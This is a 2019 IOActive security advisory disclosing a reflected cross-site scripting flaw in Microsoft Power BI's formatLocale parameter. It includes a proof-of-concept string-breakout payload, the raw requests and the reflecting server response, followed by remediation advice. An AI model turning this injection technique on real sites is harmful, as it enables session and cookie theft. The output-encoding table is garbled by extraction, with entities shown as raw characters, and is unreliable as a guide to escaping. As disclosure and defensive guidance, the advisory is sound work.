IOActive Security Advisory

Title	Reflected Cross-site Scripting in Microsoft Power BI
Severity	High CVSS v2 Vector: AV:N/AC:M/Au:N/C:N/I:P/A:N
Discovered by	Daniel Martinez
Advisory Date	August 2019

Affected Products

1. Microsoft Power BI: https://app.powerbi.com

Impact

The application is vulnerable to reflected cross-site scripting (XSS). The requested data, which contains JavaScript code, is reflected in the response.

Attackers could trick users into following a link or navigating to a page that posts a malicious JavaScript statement to the vulnerable site, causing the malicious JavaScript to be rendered by the site and executed by the victim client. The JavaScript code could be used for several purposes including stealing user cookies or as a second step to hijacking a user's session. Another attack plan could include the possibility of inserting HTML instead of JavaScript to change/modify the contents of the vulnerable page, which could be used to trick the client.

Background

Power BI is a cloud-based business analytics service by Microsoft. It aims to provide interactive visualizations and business intelligence capabilities with an interface simple enough for end users to create their own reports and dashboards.

During a security engagement, IOActive noticed several requests were being made to the Power Bi API. In order to assess the overall security of the application, IOActive experimented with tampering the requests to the Power Bi API, leading to the discovery of this finding.

Technical Details

The application is vulnerable to reflected XSS. The requested data, which contains JavaScript code, is reflected in the response.

The original request from the web application is shown below (redacted, and with the vulnerable parameter formatLocale highlighted):

```
GET /reportEmbed?reportId=XXXXXXX-YYYYY-ZZZZZZ-WWWWWWW-
FFFFFFFFF&groupId=XXXXXXXXXX-YYYYYYY-ZZZZZZ-XXXXXXX-
```



```
YYYYYYY&w=2&config=XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXX&language=en&formatLocale=en-gb HTTP/1.1
Host: app.powerbi.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:67.0)
Gecko/20100101 Firefox/67.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://censored.com/report
Connection: close
Cookie: WFESessionId=4cd5ffd8-9d51-48d3-87ff-f3252ae5ce6b;
ai_user=X0gkX|2019-07-08T14:17:39.635Z
Upgrade-Insecure-Requests: 1
```

An attacker tampering with this request could inject arbitrary JavaScript code into the value of the `formatLocale` parameter, and this would be reflected by server in the response. Hence, the browser will execute the attacker-controlled code as if it was originating from the sever, leading to the vulnerability:

```
https://app.powerbi.com/reportEmbed?formatLocale=';alert(document.domain)//
```

The full request is displayed below:

```
GET /reportEmbed? HTTP/1.1 Host: app.powerbi.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:67.0)
Gecko/20100101 Firefox/67.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: WFESessionId=2d8e67eb-e401-48bc-b530-48553ff788b9;
ai_user=HgJh|2019-07-15T10:43:09.305Z;
ai_session=26m82|1563187389307|1563187421797
Upgrade-Insecure-Requests: 1
```


Which triggers the following response from the server:

```
HTTP/1.1 200 OK
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Content-Type: text/html; charset=utf-8
Expires: 0
Vary: Accept-Encoding
Server: PowerBI
Strict-Transport-Security: max-age=31536000; includeSubDomains X-Content-
Type-Options: nosniff
Date: Mon, 15 Jul 2019 10:45:30 GMT
Connection: close
Content-Length: 37919


<!DOCTYPE html>
```



```
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
   <title>Microsoft Power BI</title>
<...snip...>
   powerbi.common = {};
   powerbi.common.cultureInfo = 'en-US';
   powerbi.common.unmappedCultureInfo = 'en-US';
   powerbi.common.formattingLocale = '';alert(document.domain);//';
   var clusterUri = 'https://api.powerbi.com';
   var tenantId = '';
   var previousTenantId = '';
   var telemetrySessionId = '0b6a48be-2fe6-462b-8aef-f56a78d40953';
   var sessionSource = "Embed";
   var appInsightsV2InstrKey = '00406067-1af3-44c5-a2c1-4a57dd50194c';
   var initialDashboardContainer = undefined;
   var appLoadError = undefined;
<...snip...>
```



Fixes

The first step in remediating XSS vulnerabilities is analyzing the various components of the application, such as input fields, headers, hidden fields, cookies, and query strings. From there, rigorously determine the expected input and specifically what should be allowed. IOActive recommends developing a whitelist of allowed inputs, as blacklisting can become a management burden and inevitably inputs will be overlooked.

Proper output encoding is the best and quickest way to mitigate XSS vulnerabilities, because the vulnerability presents itself when the client's web browser executes script code presented on a given page. Output encoding prevents injected script from being sent to users in an executable form.

The primary characters that require encoding on output are:

Character	Encoding

Character	Encoding

<	< or <
>	> or >
&	& or &
"	" or "
'	' or '
+	&#43;

(	&#40;
)	&#41;
#	&#35;
%	&#37;
;	&#59;
-	&#45;

In addition to the above, ensure that the underlying web server is set to disallow HTTP TRACE support, which can sometimes be leveraged in such a way that grants attackers the ability to steal user cookies, as well as enabling other cross-site request forgery attacks. To determine whether the web server supports the TRACE method, perform an HTTP OPTIONS request.

To summarize, focus on output encoding first and then move toward input validation. While the bulk of XSS issues can be mitigated with proper output encoding, IOActive recommends also strictly limiting input on all form fields and query strings. This requires documenting all expected inputs throughout the site and then developing a master class through which this input passes that strips malicious or unexpected characters. Do not rely on client-side input validation, as this is easily bypassed through manual request tampering.

Timeline

- July 2019: IOActive discovers vulnerability
- July 2019: IOActive notifies vendor
- August 2019: IOActive advisory published

